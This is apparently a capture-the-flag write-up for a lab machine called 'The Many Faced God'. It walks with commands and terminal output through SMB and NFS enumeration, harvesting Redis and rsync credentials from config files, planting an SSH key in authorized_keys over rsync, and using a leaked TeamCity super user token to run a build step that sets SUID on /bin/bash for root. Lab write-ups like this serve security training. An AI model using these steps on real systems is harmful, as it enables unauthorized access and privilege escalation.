
The Many Faced God

Reconnaissance

Initial Scan

Overview: We start with a full TCP scan using aggressive detection to quickly map services.

```
nmap -sC -sV -p- -A -T5 <IP>
```



```
[Dec 02, 2025 - 13:48:49 (CET)] exegol-got /workspace # nmap -sC -sV -p- -A -T5 10.80.181.87
Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-02 13:49 CET
Warning: 10.80.181.87 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.80.181.87
Host is up (0.033s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5e278f48ae2ff889bb8913e39afd6340 (RSA)
|   256 f4fe0be25c88b563138550ddd586abbd (ECDSA)
|_  256 82ea4885f02a237e0ea9d9140a602fad (ED25519)
111/tcp   open     rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      33669/tcp6  mountd
|   100005  1,2,3      34136/udp   mountd
|   100005  1,2,3      47812/udp6  mountd
|   100005  1,2,3      49459/tcp   mountd
|   100021  1,3,4      35277/tcp6  nlockmgr
|   100021  1,3,4      45094/udp6  nlockmgr
|   100021  1,3,4      45450/udp   nlockmgr
|   100021  1,3,4      45895/tcp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
873/tcp   open     rsync       (protocol version 31)
2049/tcp  open     nfs_acl     3 (RPC #100227)
6379/tcp  open     redis       Redis key-value store
9090/tcp  filtered zeus-admin
33341/tcp open     java-rmi    Java RMI
45203/tcp open     mountd      1-3 (RPC #100005)
45895/tcp open     nlockmgr    1-4 (RPC #100021)
49459/tcp open     mountd      1-3 (RPC #100005)
56463/tcp open     mountd      1-3 (RPC #100005)
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (9
2%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: Host: MANY-FACED-GOD; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -19m58s, deviation: 34m37s, median: 0s
|_nbstat: NetBIOS name: MANY-FACED-GOD, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-12-02T12:50:35
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: many-faced-god
|   NetBIOS computer name: MANY-FACED-GOD\x00
|   Domain name: \x00
|   FQDN: many-faced-god
|_  System time: 2025-12-02T13:50:35+01:00

TRACEROUTE (using port 143/tcp)
```

Figure 1: Nmap scan result revealing several open services, including SMB.


Findings

The scan reveals multiple open ports, most importantly **SMB**, which suggests potential avenues for enumeration or brute-forcing.

SMB Enumeration

Listing Shares

```
smbclient -L //<IP>
```




```
[Dec 02, 2025 - 14:06:56 (CET)] exegol-got /workspace # smbclient -L //10.80.151.67
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        shares          Disk      VulnNet Business Shares
        IPC$            IPC       IPC Service (many-faced-god server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
[Dec 02, 2025 - 14:19:19 (CET)] exegol-got /workspace #
```

Figure 2: No password needed and we can clearly see accessible folders

Looking through the smb

```
smbclient //<IP>/shares
```



```
[Dec 02, 2025 - 14:28:11 (CET)] exegol-got /workspace # smbclient //10.80.151.67/shares
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Feb  2 10:20:09 2021
  ..                                  D        0  Tue Feb  2 10:28:11 2021
  temp                                D        0  Sat Feb  6 12:45:10 2021
  data                                D        0  Tue Feb  2 10:27:33 2021

                11268688 blocks of size 1024. 2949988 blocks available
smb: \> cd temp
smb: \temp\> ls
  .                                   D        0  Sat Feb  6 12:45:10 2021
  ..                                  D        0  Tue Feb  2 10:20:09 2021
  services.txt                        N       36  Thu Nov 10 22:02:38 2022

                11268688 blocks of size 1024. 2949988 blocks available
smb: \temp\> 
```

Figure 3: Avaible directories inside shares

Findings


Look through temp and data thoroughly and you shall find your first flag, services.txt

```
smb:  emp\> get services.txt
getting file  emp\services.txt of size 36 as services.txt (0.3 KiloBytes/sec) (average 0.3
KiloBytes/sec)
smb:  emp\> exit
[Dec 02, 2025 - 14:39:08 (CET)] exegol-got /workspace # ls
Desktop  Documents  Downloads  Music  Pictures  Public  services.txt  Templates  user.txt
Videos
[Dec 02, 2025 - 14:39:09 (CET)] exegol-got /workspace # cat services.txt
EPI{4_91Rl_H45_n0_N4M3_0R_d035_5H3}
```

Nothing else here I guess.

Nfs Shares

After making sure we didnt forget anything with the smb, we start exploring the Network File System shares. For this we will use “showmount”. And beware if you are using exegol, you will need to mount outside of your docker.



```
[Dec 02, 2025 - 14:46:58 (CET)] exegol-got /workspace # showmount -e 10.80.151.67
Export list for 10.80.151.67:
/opt/conf *
```

So outside of your exegol.

```
mkdir /tmp/nfs_share
sudo mount -t nfs <IP>:/opt /tmp/nfs_share
```

This revealed many many directories and files, and since we are lazy, lets look for classic infos first using


```
grep -RniE "(pass|passwd|requirepass|pwd|password|token|secret|key)" /tmp/nfs_shares/
```

We stumble upon a redis.conf that has some interesting informations

```
requirepass "B65Hx562F@ggAZ@F"
```

So now we need to log into redis using

```
redis-cli -h <IP> -a B65Hx562F@ggAZ@F
```



```
[Dec 02, 2025 - 15:08:23 (CET)] exegol-got /workspace # redis-cli -h 10.80.151.67 -a B65Hx562F@ggAZ@F
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
10.80.151.67:6379>
10.80.151.67:6379> KEYS *
1) "authlist"
2) "internal flag"
3) "marketlist"
4) "int"
5) "tmp"
10.80.151.67:6379> GET "internal flag"
"EPI{pr0_71p_571Ck_7H3m_W17h_7H3_P01N7Y_3nD}"
10.80.151.67:6379>
```

Figure 5: Second flag

Also as you can see we need to explore what is behind authlist

```
10.80.151.67:6379> lrange authlist 1 5
1)"QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZz
2)"QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZz
3)"QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZz
10.80.151.67:6379>
```

This is obviously base64 so with our terminal we input

```
[Dec 02, 2025 - 15:18:44 (CET)] exegol-got /workspace # echo
"QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNI
| base64 --decode
Authorization for rsync://rsync-connect@127.0.0.1 with password Hcg3HP67@TW@Bc72v
```

Exploiting rsync

Lets explore our new angle,

```
rsync -avz rsync://rsync-connect@10.80.151.67/files ~/workspace/
```

This will drop a bunch of files into our current directory, and with this we will find the third flag user.txt

```
[Dec 02, 2025 - 15:23:40 (CET)] exegol-got /workspace # cat user.txt
EPI{Th3_54Y1N9_9035_v4l4r_m0r9UL15_V4L4r_d0H43R12}
```

If you look close enough using ls -la, you also will find a .ssh directoy. To gain shell access you will need to generate and upload a ssh key.

Shell


First of all we need to generate a SSH key on our machine

```
ssh-keygen -t rsa
```

after this you'll need to give read and write permissions to the Owner(user)

```
chmod 600 keys.pub
```

And to upload our key we will use the rsync angle




```
[Dec 02, 2025 - 16:09:03 (CET)] exegol-got .ssh # rsync -hv keys.pub rsync://rsync-connect@10.80.151.67/files/jaqen/.ssh/authorized_keys --inp
lace
Password:
keys.pub

sent 659 bytes  received 35 bytes  277.60 bytes/sec
total size is 569  speedup is 0.82
[Dec 02, 2025 - 16:09:18 (CET)] exegol-got .ssh # rsync rsync://rsync-connect@10.80.151.67/files/jaqen/.ssh/
Password:
drwxrwxr-x          4,096 2025/12/02 16:09:17 .
-rw-------            569 2025/12/02 16:09:17 authorized_keys
[Dec 02, 2025 - 16:09:45 (CET)] exegol-got .ssh # ssh -i keys jaqen@10.80.151.67
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

172 updates can be applied immediately.
140 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

jaqen@many-faced-god:~$
```

Figure 6: ssh connection

Privilege escalation


After having a look and launching linpeas, we had a few angles to escalate to root. We fouds in /TeamCity/logs/catalina.out a super user token.



```
jaqen@many-faced-god:/TeamCity/logs$ cat catalina.out | tail
WARNING: Illegal reflective access by com.thoughtworks.xstream.core.util.Fields (file:/TeamCity/webapps/ROOT/WEB-INF/lib/xstream-1.4.11.1-cust
om.jar) to field java.util.TreeMap.comparator
WARNING: Please consider reporting this to the maintainers of com.thoughtworks.xstream.core.util.Fields
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
=======================================================================
TeamCity initialized, server UUID: 61907dff-244c-4220-b252-31de83974909, URL: http://127.0.0.1:8111
TeamCity is running in professional mode
[TeamCity] Super user authentication token: 1249091524406046351 (use empty username with the token as the password to access the server)
[2025-12-02 14:28:44,188]   WARN [f15e239'; Scheduled executor 5] -   jetbrains.buildServer.UPDATE - Unable to check for TeamCity updates via
 URL "https://www.jetbrains.com/teamcity/update.xml": org.apache.http.conn.HttpHostConnectException: Connect to www.jetbrains.com:443 [www.jet
brains.com/54.230.114.121, www.jetbrains.com/54.230.114.24, www.jetbrains.com/54.230.114.46, www.jetbrains.com/54.230.114.81] failed: Connecti
on timed out (Connection timed out) (enable debug to see stacktrace)
[2025-12-02 14:28:44,189]   WARN [f15e239'; Scheduled executor 5] -   jetbrains.buildServer.UPDATE - Error while checking new TeamCity version
: jetbrains.buildServer.updates.ServerUpdateException: Unable to check for updates via URL "https://www.jetbrains.com/teamcity/update.xml": Co
nnect to www.jetbrains.com:443 [www.jetbrains.com/54.230.114.121, www.jetbrains.com/54.230.114.24, www.jetbrains.com/54.230.114.46, www.jetbra
ins.com/54.230.114.81] failed: Connection timed out (Connection timed out) (enable debug to see stacktrace)
jaqen@many-faced-god:/TeamCity/logs$
```

Figure 7: super user token

So now we know there is teamcity instance, we need to listen for services and we can see that there is indeed a teamcity instance on one of the ports. Now we need to forward it to access the web interface



```
jaqen@many-faced-god:/TeamCity/logs$ ss -tno
State          Recv-Q        Send-Q                Local Address:Port                 Peer Address:Port
ESTAB          0             36                     10.80.151.67:22                192.168.129.175:54076        timer:(on,244ms,0)
ESTAB          0             0                [::ffff:127.0.0.1]:34503           [::ffff:127.0.0.1]:8111
CLOSE-WAIT     1             0                [::ffff:127.0.0.1]:35561           [::ffff:127.0.0.1]:8111
ESTAB          0             0                [::ffff:127.0.0.1]:8111            [::ffff:127.0.0.1]:34503
CLOSE-WAIT     1             0                [::ffff:127.0.0.1]:43339           [::ffff:127.0.0.1]:8111
CLOSE-WAIT     1             0                [::ffff:127.0.0.1]:52867           [::ffff:127.0.0.1]:8111
jaqen@many-faced-god:/TeamCity/logs$
```

Figure 8: port 8111

So now we come accross a Login page for teamcity, and we just need to use the informations we gained from catalina.out to login as super user.

The malicious project

This part is quite straight forward, we need to create a new project and configure a build script to grand root. This means if the build runs my script it will elevate my shell and give me root privileges. So we create a project, create a build configuration for it. Go to Edit configuration settings, Navigate on your right to build steps, Add build step, and in the new build step you choose Command line for the runner type and in the custom script, you just enter

```
chmod u+s /bin/bash
```

All you have to do now is go back to your ssh as jaqen and run the /bin/bash you just created, and it should give you root

Gaining root

```
/bin/bash -p
```

Congratulations you are now root and you just need to

```
whoami
cd /root/
cat root.txt
```